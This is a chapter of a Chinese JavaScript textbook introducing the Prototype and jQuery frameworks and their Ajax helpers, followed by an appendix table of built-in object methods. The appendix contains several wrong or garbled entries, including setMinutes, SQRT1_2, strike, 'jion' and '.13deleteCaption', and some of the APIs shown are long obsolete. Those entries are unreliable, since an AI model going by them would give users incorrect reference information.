框架一般为处在低层应用平台和高层业务逻辑之间的中间层。

衡量应用系统设计开发水平高低的标准就是“解耦性”，即应用系统各个功能是否能够彻底脱离，是否不相互依赖？通过框架设计的思想，可以实现可维护性、可拓展性的软件设计目标。

框架的最大好处就是重用。面向对象系统获得的最大的重用方式就是框架，一个大的应用系统往往可能由多层互相协作的框架组成。

由于框架能重用代码，因此从一已有组件库中建立应用变得非常容易，因为构件都采用框架统一定义的接口，从而使构件间的通信简单。

框架能重用设计。其提供可重用的抽象算法及高层设计，并能将大系统分解成更小的组件，而且能描述组件间的内部接口。这些标准接口使在已有的组件基础上通过组装建立各种各样的系统成为可能。只要符合接口定义，新的组件就能插入框架中，组件设计者就能重用构架的设计。

框架还能重用分析。所有的人员若按照框架的思想来分析事务，那么就能将其划分为同样的组件，采用相似的解决方法，从而使采用同一框架的分析人员之间能进行沟通。

24.1.4 框架技术的特点

应用框架技术进行软件开发的主要特点如下所述。

(1) 领域内的软件结构一致性好。
(2) 可以建立更加开放的系统。
(3) 重用代码大大增加，软件生产效率和质量也得到了提高。
(4) 软件设计人员要专注于对领域的了解，使需求分析更充分。
(5) 存储了经验，可以让那些经验丰富的人员去设计框架和领域构件，而不必限于低层编程。
(6) 允许采用快速原型技术。
(7) 有利于在一个项目内多人协同工作。

（8）大量的重用使得平均开发费用降低，开发速度加快，开发人员减少，维护费用降低，而参数化框架使得适应性、灵活性增强。

24.2 “Prototype”框架

这里所说的“Prototype”不是JavaScript编程中的原型（“prototype”），而是由“Sam Stephenson”写的一个JavaScript类库。这个构思奇妙，而且兼容标准的类库，能帮助程序员轻松建立有高度互动的且有“Web2.0”特性的富客户端页面。

很多人初次接触Prototype，都是从其“$”系列函数开始的，这些类似于桌面应用程序的快捷方式，是Prototype框架中使用频率最高的一组函数。此外，Prototype对Ajax的支持也是让开发人员很感兴趣的地方。当然Prototype的功能并不仅限于此，其对JavaScript内置对象进行了大量的扩展，同时也定义了很多新的对象。

24.2.1 “Prototype”框架简介

Prototype是目前应用最为广泛的Ajax开发框架，其特点是功能实用而且尺寸较小，非常适合在中小型的Web应用中使用。开发Ajax应用需要编写大量的客户端JavaScript脚本，而Prototype框架可以大大地简化JavaScript代码的编写工作。更难得的是，Prototype具备兼容各个浏览器的优秀特性，使用该框架可以不必考虑浏览器兼容性的问题。

Prototype对JavaScript的内置对象（如“String”对象、“Array”对象等）进行了很多有用的扩展，同时该框架中也新增了不少自定义的对象，包括对Ajax开发的支持等都是在自定义对象中实现的。Prototype可以帮助开发人员实现以下的目标。

（1）对字符串进行各种处理。

（2）使用枚举的方式访问集合对象。

（3）以更简单的方式进行常见的DOM操作。

（4）使用CSS选择符定位页面元素。

（5）发起Ajax方式的HTTP请求并对响应进行处理。

（6）监听DOM事件并对事件进行处理。

Prototype代码的获取，可以通过Prototype的官方网站下载。Prototype官方网站的首页地址为http://www.prototypejs.org。

目前该网站提供了Prototype 1.6版本的源代码。该站点的首页上即有最新版本的下载链接，如图24.1所示。



图24.1 “Prototype”官方首页

说明 读者也可以在本书的随书光盘中，“\inc\js”目录下找到名为“Prototype.js”的文件，即该框架的1.6版本。

Prototype 1.6版本的浏览器兼容性如表24.1所示。

表24.1 Prototype 1.6版本兼容性

浏览器	版本号
Mozilla Firefox	≥ 1.5
Microsoft Internet Explorer	≥ 6.0
Apple Safari	≥ 2.0
Opera	≥ 9.25

24.2.2 “Prototype”框架功能详解——使用实用函数

“Prototype”框架的实现仅仅包含一个JavaScript即可，1.6版本的“Prototype.js”的文件大小为127KB，约4220行。在页面中应用的语法类似于：

```
<script type=" text/javascript"  src=" inc\js\Prototype.js"  ></script>
```

然后就可以在后继的脚本中享受该框架带来的便利了。

该框架中有很多预定义的对象和实用函数，可以将程序员从重复的打字中解放出来。

（1）使用“$()”函数。此函数类似于本书代码中反复出现的同名函数，用于替代“document.getElementById”方法，获取具有指定“id”属性的HTML元素。该框架中的“$()”还更胜一筹。该函数可以传入多个id作为参数，然后返回一个带有所有要求的元素的“Array”对象。代码24.1.htm是一个使用“$()”函数的例子。

代码24.1.htm “$()”函数——“Prototype”框架应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>24-1  "$()"函数—"Prototype"框架应用</title>
<script type="text/javascript" src="inc/js/Prototype.js"></script>
<script>
window.onload=function(){
    var str = "";
    var divs = $("hutia", "axiang", "humi");
    for(var i=0; i<divs.length; i++)str += divs[i].innerHTML + "\r\n";
    alert(str);
}
</script>
</head>
<body>
<div id="hutia">这里是"hutia"的内容</div>
<div id="axiang">这里是"axiang"的内容</div>
<div id="humi">这里是"humi"的内容</div>
</body>
</html>
```

其执行结果如图24.2所示。

注意 另外一个好处是，这个函数能传入用string表示的对象ID，也可以传入对象本身，这样，在建立其他能传两种类型的参数的函数时非常有用。

图24.2 “$()”函数——“Prototype”框架应用

(2) 使用“$F()”函数。此函数是另一个大受欢迎的“快捷键”，能用于返回任何表单输入控件的值，如多行文本框和下拉列表框等控件。此方法也能用元素id或元素本身作为参数。例如：

```
<script type="text/javascript" src="inc/js/Prototype.js"></script>
<script>
window.onload=function(){
    alert($F("hutia"));
}
</script>
</head>
<body>
    <input id="hutia" value="test">
</body>
```

(3) 使用“$A()”函数。此函数能将其接收到的单个的参数转换成一个Array对象。

这个方法，结合被此框架扩展了的“Array”类，能方便地把任何的可枚举列表转换成或拷贝到一个“Array”对象。一个推荐的用法就是把“DOM节点集”对象转换成一个普通的“Array”对象，从而更有效率地进行遍历。代码24.2.htm是一个使用“$A()”函数的例子。

代码24.2.htm “$A()”函数——“Prototype”框架应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>24-2  "$A()"函数——"Prototype"框架应用</title>
<script type="text/javascript" src="inc/js/Prototype.js"></script>
<script>
window.onload=function(){
    var ops = $("hutia").getElementsByTagName("option");
    var a = $A(ops);
    a.each(function(node){
        $("output").innerHTML += node.value + " -> " + node.innerHTML + "<br>";
    });
}
</script>
</head>
<body>
<select id="hutia" style="display:none;">
    <option value="骑士八德之一">谦卑 (Hamility) </option>
    <option value="骑士八德之二">荣誉 (Honor) </option>
```

```
    <option value="骑士八德之三">牺牲 (Sacrifice) </option>
    <option value="骑士八德之四">英勇 (Valor) </option>
    <option value="骑士八德之五">怜悯 (Compassion) </option>
    <option value="骑士八德之六">精神 (Spirituality) </option>
    <option value="骑士八德之七">诚实 (Honesty) </option>
    <option value="骑士八德之八">公正 (Justice) </option>
</select>
<div id="output"></div>
</body>
</html>
```

程序执行结果如图24.3所示。



图24.3 “$A()”函数——“Prototype”框架应用

(4) 使用“$H()”函数。此函数把一些对象转换成一个可枚举的和联合数组类似的Hash对象。例如：

```
<script>
function testHash(){
    var a = { first: 10, second: 20, third: 30 };          //构造一个对象
    var h = $H(a);                                         //转换为"HASH"对象
    alert(h.toQueryString());                              //调用"HASH"对象的方法
}
</script>
```

则输出一个内容为“first=10&second=20&third=30”的警告框。

(5) 使用“$R()”函数。此函数是“new ObjectRange(lowBound,upperBound,excludeBounds)”的缩写，用于建立一个范围对象。例如：

```
function test_range(){
    var range = $R(10, 20, false);
    range.each(function(value, index){
        alert(value);
    });
}
```

(6) 使用“Try.these()”函数。“Try.these()”方法用于调用不同的方法直到其中的一个成功。此函数把一系列的方法作为参数，并且按顺序一个一个地执行这些方法，直到其中的一个成功执行。返回成功执行的那个方法的返回值。“Try.these()”函数可以用于处理兼容性问题。

在下面的例子中，“xmlNode.text”在一些浏览器中好用，但是“xmlNode.textContent”在另一些

浏览器中正常工作。使用“Try.these()”方法可以得到正常工作的那个方法的返回值。

```
<script>
function getXmlNodeValue(xmlNode){
    return Try.these(
        function() {return xmlNode.text;},
        function() {return xmlNode.textContent;}
    );
}
</script>
```

24.2.3 “Prototype”框架功能详解——Ajax.Request类

很多程序员对“Prototype”框架感兴趣的原因，很可能是由于其Ajax能力。在此框架中，Ajax对象是一个预定义对象，由这个包创建，为了封装和简化编写Ajax功能涉及的代码。这个对象包含一系列的封装Ajax逻辑的类。

一个最基本的Ajax应用是使用Ajax.Request类。Ajax.Request类是一个“Prototype”框架中封装的XMLHTTP控件，用于获取远程服务器上的数据。代码24.3.hta是一个使用此类来建立Ajax应用的例子。

代码24.3.hta Ajax.Request类——“Prototype”框架应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>24-3  Ajax.Request类——"Prototype"框架应用</title>
<style>
* { font-size:12px; }
body { overflow:auto; }
fieldset { padding:10px; }
</style>
<script type="text/javascript" src="inc/js/Prototype.js"></script>
<script>
baseURL = "http://www.google.cn/search?hl=zh-CN&meta=&aq=f&q=";
function do_search(){
    var key = $F("txt_search");
    if(!key)return;
    var myAjax = new Ajax.Request(
        baseURL + key,
        {
        method: "get",
        parameters: "",
        onComplete: showResponse
        }
    );
}

function showResponse(originalRequest){
    $("output").innerHTML = originalRequest.responseText;
}
```

```
</script>
</head>
<body>
<fieldset>
    <legend>Google 搜索</legend>
    <div>
        <label for="txt_search">输入需要搜索的内容：</label>
        <input id="txt_search">
        <input type="button" value="搜索" onclick="do_search();">
    </div>
</fieldset>
<div id="output"></div>
</body>
</html>
```

程序的执行效果如图24.4所示。

通过“new Ajax.Request (url, para)”来实现Ajax调用，访问指定的页面。参数“url”为需要访问的URL地址。第2个参数“para”为设定的Ajax参数。注意到本例中以“{...}”形式书写的匿名对象。该参数中的“onComplete”指向Ajax数据载入完成时所需要调用的函数句柄。



图24.4 Ajax.Request类——“Prototype”框架应用

24.2.4 “Prototype”框架功能详解——Ajax.Updater类

如果服务器的另一端返回的信息已经是HTML了，那么使用“Prototype”框架中“Ajax.Updater类”将使Ajax的程序编写变得更加容易。只需提供哪一个元素需要被Ajax请求返回的HTML填充即可实现Ajax的内容更新。代码24.4.hta是一个使用此类构造函数的例子。

代码24.4.hta Ajax.Updater类——“Prototype”框架应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>24-4  Ajax.Updater类—"Prototype"框架应用</title>
<style>
* { font-size:12px; }
body { overflow:auto; }
#output { border:1px solid black; padding:15px; }
</style>
<script type="text/javascript" src="inc/js/Prototype.js"></script>
<script>
baseURL = "http://news.163.com";
function getNews(){
    var myAjax = new Ajax.Updater(
        "output",
        baseURL,
        {
        method: "get"
```

```
        }
    );
}
</script>
</head>
<body>
<input type="button" value="获取163新闻" onclick="getNews();" />
<div id="output"></div>
</body>
</html>
```

代码执行效果如图24.5所示。



图24.5 Ajax.Updater类——“Prototype”框架应用

此Ajax封装类与“Ajax.Request”类相似，但是不需要捕获“onComplete”事件。“Ajax.Updater”接受的第1个参数是需要更新的HTML容器元素。

24.3 “jQuery”框架

“jQuery”是一款同“Prototype”一样优秀的JavaScript框架，特别是其对CSS和XPath的支持，使JavaScript的书写变得更加方便。其宗旨是写更少的代码做更多的事情。它是轻量级的JavaScript框架(压缩后只有21k)，这是其他的JavaScript框架所不及的。该框架兼容“CSS3”，还兼容各种浏览器（IE 6.0+、FF 1.5+、Safari 2.0+、Opera 9.0+)。

“jQuery”是一个快速的、简洁的JavaScript框架，使用户能更方便地处理HTML文档、事件、实现动画效果，并且方便地为网站提供Ajax交互。“jQuery”还有一个比较大的优势是，其文档说明很全，而且各种应用也说得很详细，同时还有许多成熟的插件可供选择。“jQuery”能够使用户的HTML页保持代码和内容的分离，也就是说，不用再在HTML里面插入一堆JavaScript来调用命令了，只需定义其ID属性即可。

“JQuery”框架的官方网站地址为“http://jquery.com/”。该站点的首页上同样提供开源的、免费的下载，如图24.6所示。

该框架同样仅仅由一个JavaScript文件构成，目前最新的版本为1.2.6，大小约98KB。

说明 读者可以在本书的随书光盘中，“\inc\js\”目录下找到名为“jquery-1.2.6.js”的文件，即此框架的组成文件。



图24.6 “jQuery”官方网站首页

24.3.1 “jQuery”框架功能详解——使用实用函数

下面将对“jQuery”框架中的核心函数进行讲解。

(1)“jQuery”中的核心函数是“$”。此函数接受一个字符串参数，可以是CSS选择器、XPath或HTML代码。此函数返回一个自定义的“JQuery”对象。例如下面的代码：

```
<p>hutia</p>
<div>
    <p>axiang</p>
</div>
<p>humi</p>
<script>
alert($("div > p").html());
</script>
```

则弹出一个内容为“axiang”的警告框。此处“div > p”即一个CSS选择符。

“$”函数还可以接受HTML元素节点作为参数，将一个普通的HTML节点转换为“JQuery”对象。例如：

```
function hutia(){
    $(document.body).background("black");
}
```

上面的函数可以将“document.body”对象的“style.backgroundColor”属性设置为“black”，即背景色设置为黑色。

(2)“each”函数。此函数用于将给定的函数作用于每一个匹配的对象上。语法如下：

```
JQueryObject.each(fn);
```

“JQueryObject”是一个通过“$”函数获取的“JQuery”对象。参数“fn”是需要作用在每个HTML元素上的函数。例如下面的代码：

```
<img src="1.jpg"/>
<img src="1.jpg"/>
<a href="#" id="更改图片" onClick="hutia()">jQuery</a>
<script>
function hutia(){
    $("img").each(function(){
        this.src = "2.jpg"; });
}
</script>
```

在“更改图片”的链接上单击鼠标后，页面中的两个图片的“src”属性将都变为“2.jpg”。

(3)“eq”与“get”函数。“eq”用于减少匹配对象到一个单独的dom元素，语法如下：

```
JQueryObject.eq(index);
```

参数“index”为期望限制的索引，自0开始。例如下面的代码：

```
<p>hutia</p>
<p>axiang</p>
<script>
alert($("p").eq(0).html());
</script>
```

将弹出一个内容为“hutia”的警告框。

“get”函数返回匹配元素中的某一个元素，语法如下：

```
JQueryObject.get(index);
```

参数“index”为期望限制的索引，自0开始。例如下面的代码：

```
<p>hutia</p>
<p>axiang</p>
<script>
alert($("p").get(1).innerHTML);
</script>
```

将弹出一个内容为“axiang”的警告框。

注意 “get”和“eq”的区别在于，“eq”返回的是“jQuery”对象，“get”返回的是所匹配的DOM对象，所以取$（“p”）.eq（0）对象的内容用“jQuery”方法“html()”，而取$（“p”）.get（1）的内容用“innerHTML”。

24.3.2 “jQuery”框架功能详解——“Ajax”支持

“$.ajax”函数允许通过一个Ajax请求来获取远程数据，其语法为：

```
$.ajax(prop);
```

此函数接受的参数“prop”是一个hash表（即形如“{“name1”:“value1”,“name2”:“value2”}”的数据），可以传递的名值对如表24.2所示。

表24.2 “prop”参数中可能的hash取值

变量类型	变量名称	说　明
字符串型	type	定义数据传递方式，可能的取值为“get”或“post”
字符串型	url	定义数据请求页面的URL
字符串型	data	传递数据的参数字符串，只适合“POST”方式
字符串型	dataType	期待数据返回的数据格式（例如“xml”、“html”、“script”或“json”）
布尔型	ifModified	当最后一次请求的响应有变化时才成功返回，默认值是“false”
数值型	timeout	设置时间延迟请求的时间。可以参考“$.ajaxTimeout”
布尔型	global	是否为当前请求触发Ajax全局事件，默认为“true”

（续）

变量类型	变量名称	说　明
函数句柄	error	当请求失败时触发的函数
函数句柄	success	当请求成功时触发函数
函数句柄	complete	当请求完成后触发函数

下面是一个使用“$.ajax”函数的例子：

```
$.ajax({
    url: "ajax.aspx",
    type:"get",
    dataType:"html",
    data: "name=John&location=Boston",
    success:function(msg){
        $("#a").html(msg);
    }
});
```

其执行效果是，使用“GET”方法访问服务器上的“ajax.aspx”页面，提交数据“name=John&location=Boston”，并将服务器返回的数据设置为HTML页面中id为“a”的元素的内容。

函数“$.ajaxTimeout(time)”用于设置请求超时的时间，例如：

```
$.ajaxTimeout( 5000 )
```

函数“$.get(url, params, callback)”用“GET”方式向远程页面传递参数，请求完成后调用处理函数。参数除了url外，其他参数可选。例如：

```
$.get( "ajax.htm" , function(data){ $( "#a" ).html(data) })
```

或

```
$.get(
    "ajax.asp",
    { name: "young", age: "25" },
    function(data){ alert("Data Loaded: " + data); }
)
```

函数“$.getIfModified(url, params, callback)”用“GET”方式向远程页面传递参数，从最后一次请求后如果数据有变化才作出响应，执行函数“callback”。

函数“$.getJSON(url, params, callback)”用“GET”方式向远程JSON对象传递参数，请求完成后处理函数“callback”。

函数“$.getScript(url, callback)”用“GET”方式载入并运行一个远程JavaScript文件。请求完成后处理函数“callback”。

函数“$.post(url, params, callback)”用“POST”方式向远程页面传递参数，请求完成后处理函数“callback”。

函数“load(url, params, callback)”载入一个远程文件并载入页面DOM中，并执行函数“callback”。例如：

```
$("#a").load("ajax.htm", function() { alert("load is done"); } );
```

向ajax.htm页面发出请求，将返回结果装入id为“a”的内容中，然后再执行函数“callback”。

函数“loadIfModified(url, params, callback)”用“GET”方式向远程页面传递参数，从最后一次请求后如果数据有变化才作出响应，将返回结果载入页面DOM中，并执行函数“callback”。

函数“ajaxStart(callback)”当Ajax请求开始时执行函数“callback”。

函数“ajaxComplete(callback)”当Ajax请求完成时执行函数“callback”。

函数“ajaxError(callback)”当Ajax请求发生错误时执行函数“callback”。

函数“ajaxStop(callback)”当Ajax请求停止时执行函数“callback”。

函数“ajaxSuccess(callback)”当Ajax请求成功时执行函数“callback”。

24.4 小结

重用其他程序员已经做好的半制品代码，即框架，来构建复杂的应用程序，可以起到事半功倍的作用。本章介绍了框架的概念，和两个目前最为流行的JavaScript Ajax框架。本章的知识点如下。

(1) 框架技术的含义和优势。

(2) “Prototype”框架。包括“Prototype”框架中的常用函数和“Ajax.Request”、“Ajax.Updater”类。

(3) “jQuery”框架。包括“jQuery”框架中的核心函数和“$.ajax”、“$.get”等Ajax函数。

附录 JavaScript常用对象的方法和属性

通过本书的学习，读者可以发现JavaScript是通过调用一些内置对象，实现网页中的一些客户端操作，本附录给出一些常见的JavaScript，如Date日期对象、String字符串对象等，通过这些对象的属性和方法，了解JavaScript可以在客户端实现的功能。

对象的属性和方法	功　能
Date对象：操作日期时间	
constructor属性	指向创建当前对象的构造函数
getDate方法	返回Date对象中所存储的某一月份中的日期
getDay方法	返回Date对象中存储的日期所对应的周次
getFullYear方法	返回Date对象中用于表示完整年份的数字
getHours方法	以24小时制返回Date对象中所存储的小时值
getMilliseconds方法	返回Date对象中所存储的时间中的毫秒数
getMinutes方法	返回Date对象中所存储的时间中的分钟值
getMonth方法	返回Date对象中存储的月份
getSeconds方法	返回Date对象中所存储的时间中的秒钟值
getTimezoneOffset方法	返回当地时间与UTC时间的差值
getTime方法	返回Date中存储的时间距1970年1月1日午夜的时间差
getUTC方法	返回UTC日期或时间值
getYear方法	获取Date对象中的年份
parse方法	计算指定时间距1970年1月1日午夜的时间差
prototype属性	将新定义的属性或方法添加到Date对象中
setDate方法	设置Date对象中的日期值
setFullYear方法	设置Date对象中的年份值
setHours方法	设置Date对象中的小时值
setMinutes方法	设置Date对象中所存储的秒钟数
setMonth方法	设置Date对象中的月份值
setSeconds方法	设置Date对象中的秒钟值
setUTC方法	以格林威治日期或时间对Date对象进行设置
setYear方法	设置Date对象中的年份
toDateString方法	将Date对象中的日期转换为字符串格式
toGMTString方法	返回一个以GMT惯例表示的日期字符串
toLocaleDateString方法	返回Date对象中的日期字符串
toLocaleString方法	将Date对象中的时间转化为时间字符串
toLocaleTimeString方法	将Date对象中的时间转化为时间字符串

（续）

对象的属性和方法	功　能
toString方法	将Date对象中存储的日期时间信息转化为字符串信息
toTimeString方法	以字符串的格式返回Date对象中所存储的时间
toUTCString方法	返回一个以UTC时间表示的时间字符串
String对象：操作字符串	
anchor方法	在字符串两端加入锚点标志
big方法	在指定字符串的两端加上大字体标志
bold方法	在字符串的两端加上粗体标志
charAt方法	返回字符串中指定位置处的字符
charCodeAt方法	返回指定位置的字符的Unicode编码
concat方法	将一个或多个字符串连接到当前字符串的末尾
constructor属性	指向创建当前对象的构造函数
fixed方法	在字符串的两端加上固定宽度字体标记
fontcolor方法	设置字符串输出时的前景色
fontsize方法	设置字符串输出时的字体大小
fromCharCode方法	根据指定的Unicode编码返回一个字符串
indexOf方法	返回指定字符（串）第一次在字符串中出现的位置
italics方法	在字符串两端加入斜体标签
lastIndexOf方法	返回指定字符（串）最后一次在字符串中出现的位置
length方法	返回字符串的长度
link方法	在字符串上加入超级链接
localeCompare方法	比较两个字符串的大小
prototype属性	将新定义的属性或方法添加到String对象中
replace方法	替换字符串中指定的内容
slice方法	从字符串中提取子串
small方法	在字符串两端加上小字体标记
split方法	将字符串分割并存储到数组中
strike方法	在字符串的两端加入下划线标记
substring方法	从字符串中提取子串
substr方法	返回字符串中的一个子串
sub方法	在字符串两端加入下标标签
sup方法	在字符串两端加入上标签
toLowerCase方法	将字符串转化为小写格式
toUpperCase方法	将字符串转化为大写格式
valueOf方法	返回指定对象的原始值
Math对象：提供数学运算所需的函数和常数	
E属性	返回欧拉常数e的值
abs方法	计算指定参数的绝对值
acos方法	返回指定参数的反余弦值

（续）

对象的属性和方法	功　能
asin方法	返回指定参数的反正弦值
atan2	根据指定的坐标返回一个弧度值
atan方法	返回指定参数的反正切值
ceil方法	返回大于或等于指定参数的最小整数
cos方法	计算指定参数的余弦值
exp方法	以e为基数的指数函数
floor方法	返回小于或等于指定参数的最大整数
LN10属性	10的自然对数的值
LN2属性	2的自然对数的值
LOG10E属性	基数为10的对数
LOG2E属性	基数为2的对数
log方法	以e为基数的自然对数
max方法	返回两个或多个参数中的最大值
min方法	返回两个或多个参数中的最小值
PI属性	返回π的值
pow方法	幂运算
random方法	产生0到1之间的随机数
round方法	取整运算
sin方法	计算指定参数的正弦值
SQRT1_2、SQRT2属性	分别返回5和2的平方根
sqrt方法	开平方运算
tan方法	计算指定参数的正切值
Array对象：创建和操作数组	
concat属性	连接其他数组到当前数组末尾
jion方法	将数组元素连接为字符串
length属性	返回数组的长度
pop方法	删除数组中最后一个元素
prototype属性	将新定义的属性或方法添加到Array对象中
push方法	将指定的数据添加到数组中
reverse方法	反序排列数组中的元素
shift方法	删除数组中的第一个元素
slice方法	获取数组中的一部分数据
sort方法	对数组中的元素进行排序
splice方法	删除或替换数组中部分数据
toString方法	返回一个包含数组中全部数据的字符串
unshift方法	在数组前面插入数据
RegExp对象：完成有关正则表达式的操作和功能	
$1,$2,...,$9属性	返回子匹配的结果

（续）

对象的属性和方法	功　能
index属性	返回第1次匹配的起始位置
input属性（$_）	返回与正则表达式进行匹配检测的字符串
lastIndex属性	返回匹配的内容的最后一个索引位置
lastMatch属性（$&）	返回最近一次匹配的内容
lastParen属性（$+）	返回最近一次匹配的最后一个子匹配
leftContext属性	返回匹配内容左侧的字符信息
rightContext属性	返回匹配内容右侧的字符信息
compile方法	编译正则表达式
exec方法	对字符串进行匹配检测
test方法	判断字符串中是否存在匹配内容
Object对象：提供所有 JScript 对象通用的功能	
constructor属性	返回对象的创建函数
eval方法	计算或执行指定的表达式
prototype属性	将新的对象和方法添加到对象中
toString方法	返回对象的字符串表述形式
valueOf方法	返回指定对象的原始值
Number对象：设置数据类型、提供数值常数	
MAX_VALUE、MIN_VALUE属性	最大、最小值
NaN属性	返回一个非数字值NaN
POSITIVE_INFINITY、NEGATIVE_INFINITY属性	正、负无穷大
Window对象：访问和控制浏览器窗口	
alert方法	弹出一个警告对话框
blur方法	使Window失去焦点
clearInterval方法	清除setInterval方法产生的作用效果
clearTimeout方法	清除setTimeout方法的作用效果
closed属性	判断引用的窗口是否已经关闭
close方法	关闭window窗口
confirm	弹出一个选择对话框
defaultStatus属性	设置或返回窗口的缺省状态信息
dialogArguments属性	获取传递给模式对话框的数据
dialogHeight、dialogWidth属性	设置或返回模式对话框的高度、宽度
dialogLeft、dialogTop属性	设置或返回对话框的位置
focus方法	使窗口获得焦点
moveBy方法	通过指定偏移量来移动窗口
moveTo方法	移动窗口到指定的坐标
navigate方法	在当前窗口中加载指定页面
opener属性	设置返回对打开当前窗口的窗口的引用
open方法	打开一个新的窗口

（续）

对象的属性和方法	功　能
prompt方法	弹出一个供用户输入信息的对话框
resizeBy方法	通过指定窗口右下角坐标的偏移量来缩放窗口
resizeTo方法	通过指定窗口右下角的新坐标来改变窗口的大小
scrollBy方法	按给定的偏移量来滚动窗口中的内容
scrollTo方法	滚动窗口中的内容到新的位置
setInterval方法	指定每隔多长时间执行指定代码一次
setTimeout方法	指定多长时间之后执行指定的代码
showModalDialog方法	打开一个模式对话框以显示指定内容
showModalessDialog方法	打开一个非模式对话框并显示指定内容
Window对象的子对象	
screen对象	获取计算机屏幕的一些属性
location对象	设置或获取当前URL的信息
history对象	访问最近所访问的URL的列表
Form表单对象：操作和使用Web表单	
action属性	设置或获取将表单中的数据发送到的页面的URL
all属性	返回表单中所有HTML标记的集合
disabled属性	读取或设置form对象的状态
elements属性	获取表单中所有元素控件的集合
length属性	返回form表单中元素的个数
method属性	设置或读取表单向服务器发送数据的方法
reset方法	清空表单中所填写的内容
submit方法	提交表单
Table对象：表格的相关操作	
align属性	设置表格的对齐方式
.13deleteCaption方法	删除表格的标题
background、backcolor属性	设置表格的背景图片、背景颜色
borderColor、borderColorDark和borderColorLight属性	设置或获取表格边框颜色
border属性	设置表格边框的宽度
Caption属性	返回对表格中Caption对象的引用
cellPadding、cellSpacing属性	设置表格中的间距
cells属性	所有单元格的集合
cols属性	返回表格的列数
createCaption方法	创建Caption对象
createTFoot、createTHead方法	创建表头表尾
deleteRow方法	删除表格中的一行
deleteTFoot、deleteTHead方法	删除表格的表头和表尾
insertRow方法	向表格中插入一行

（续）

对象的属性和方法	功　能
moveRow方法	移动一行至新的位置
rows属性	表格中所有行的集合
tfoot、thead属性	返回对表格tfoot、thead对象的引用
Event对象：操作事件	
altKey、altLeft属性	判断（左）Alt键是否被按下
button属性	判断事件发生时鼠标按键情况
clientX、clientY属性	设置或获取事件位置的坐标
ctrlKey、ctrlLeft属性	判断（左）Ctrl键是否被按下
fromElement、toElement和srcElement属性	捕捉与事件相关的对象
keyCode属性	获取事件相关字符的Unicode码
offsetX、offsetY属性	获取鼠标距事件源的X、Y距离
repeat属性	判断某一键是否被重复按下
returnValue属性	捕捉与事件相关的对象
shiftKey、shiftLeft属性	判断（左）Shift键是否被按下
Document对象：对文件进行操作	
alinkcolor属性	设置或获取被激活链接的颜色
all集合	网页中所有HTML元素
anchors集合	获取所有带有name和id属性的a对象的集合，此集合中的对象以HTML源顺序排列
bgColor属性	设置或获取文档的背景颜色
charset属性	设置解码字符集
close方法	关闭输出并将数据显示到文档中
cookie属性	设置或读取cookie信息
createElement方法	根据指定的标记创建一个HTML元素
elementFormPoint方法	获得指定位置的HTML元素
fgcolor属性	设置或获取页面的前景颜色
fileCreatedDate属性	获取文件的创建日期
fileSize属性	获取文件大小
focus方法	使指定对象获得焦点
forms集合	页面中的<form>标签
getElementById方法	获得指定id的HTML元素
getElementsByName方法	获得指定名称的HTML元素
getElementsByTagName方法	获得HTML元素中指定的标签名称
hasFocus方法	判断对象是否获得焦点
images集合	网页中的图像
linkColor属性	设置或获取文档内未经点击的链接颜色
links集合	网页中所有的链接
open方法	打开文档以收集write或writeln方法的输出

（续）

对象的属性和方法	功　能
protocol属性	设置或获取URL的协议部分
readyState属性	获取对象的当前状态
title属性	设置或获取文档标题
URL属性	设置或取得文档的URL
vlinkColor属性	设置或获取未经点击的链接颜色
writeln方法	向HTML文档中写入数据并换行
write方法	向HTML文档中输入指定的内容
Drive对象：提供对特定磁盘驱动器或网络共享属性的访问	
AvailableSpace属性	获取驱动器上可用空间的大小
DriveLetter属性	返回代表该驱动器的字母符号
DriveType属性	返回所指定的驱动器的类型
FileSystem属性	返回指定驱动器所使用的文件系统类型
FreeSpace属性	返回指定驱动器上的剩余空间的大小
IsReady属性	判断指定的驱动器是否就绪
Path属性	返回驱动器的路径
RootFolder属性	返回指定驱动器的根目录
TotalSize属性	返回指定驱动器上的全部空间的大小
VolumeName属性	设置或返回指定驱动器的卷名
File对象：提供对文件所有属性的访问	
Attributes属性	设置或返回文件的属性
Copy方法	将文件复制到指定位置
DateCreated属性	获取文件的创建时间
DateLastAccessed属性	返回文件最后被访问的时间
DateLastModified属性	返回文件最后被修改的时间
Delete方法	删除指定的文件
Drive属性	返回指定文件所在的驱动器
Move方法	将文件移动到指定位置
Name属性	返回所指定文件的文件名
OpenAsTextStream方法	打开文件用于读、写或追加操作
ParentFolder属性	返回文件所在的目录
Path属性	返回指定文件的路径
Size属性	返回文件的大小
Type属性	返回指定文件的类型信息
Folder对象提供对文件夹的所有属性的访问	
Attributes属性	设置或返回文件夹的属性
Copy方法	将文件夹复制到指定位置
CreateTextFile方法	创建文件夹并返回一个TextStream对象
DateCreated属性	获取文件夹的创建时间

（续）

对象的属性和方法	功　能
DateLastAccessed属性	返回文件夹最后被访问的时间
DateLastModified属性	返回文件夹最后被修改的时间
Delete方法	删除所指定的文件夹
Drive属性	返回指定文件夹所在的驱动器
Move方法	将文件夹移动到指定位置
Name属性	返回所指定文件夹的文件夹名
ParentFolder属性	返回文件夹所在的目录
Path属性	返回指定文件夹的路径
Size属性	返回文件夹的大小
SubFolders属性	包含了指定文件夹下的所有子文件夹
FileSystemObject对象：提供对计算机文件系统的访问	
BuildPath方法	根据指定的参数生成新的路径
CopyFile方法	实现文件复制功能
CopyFolder方法	实现文件夹的复制功能
CreateFolder方法	创建文件夹
CreateTextFile方法	创建文件并返回一个TextStream对象
DeleteFile方法	删除指定文件
DeleteFolder方法	删除指定的文件夹和其中的内容
DriveExists方法	判断指定的驱动器是否存在
FileExists方法	判断指定的文件是否存在
FolderExists方法	判断指定的文件夹是否存在
GetAbsolutePathName方法	返回意义完整的路径
GetBaseName方法	返回文件或文件夹的基本名
GetDriveName方法	从提供的路径中提取表示驱动器的字符串
GetDrive方法	从指定的路径中得到一个Drive对象
GetExtensionName方法	从指定路径中提取文件的扩展名（后缀）
GetFileName方法	返回指定路径中文件或文件夹的名称
GetFile方法	返回一个指向指定文件的File对象
GetFolder方法	返回一个指向指定文件夹的Folder对象
GetParentFolderName方法	返回给定路径最后一部分的父目录
GetSpecialFolder方法	根据要求返回一个特殊文件夹
GetTempName方法	随机生成文件或文件夹用于操作
MoveFile方法	将一个或一批文件移动到目标位置
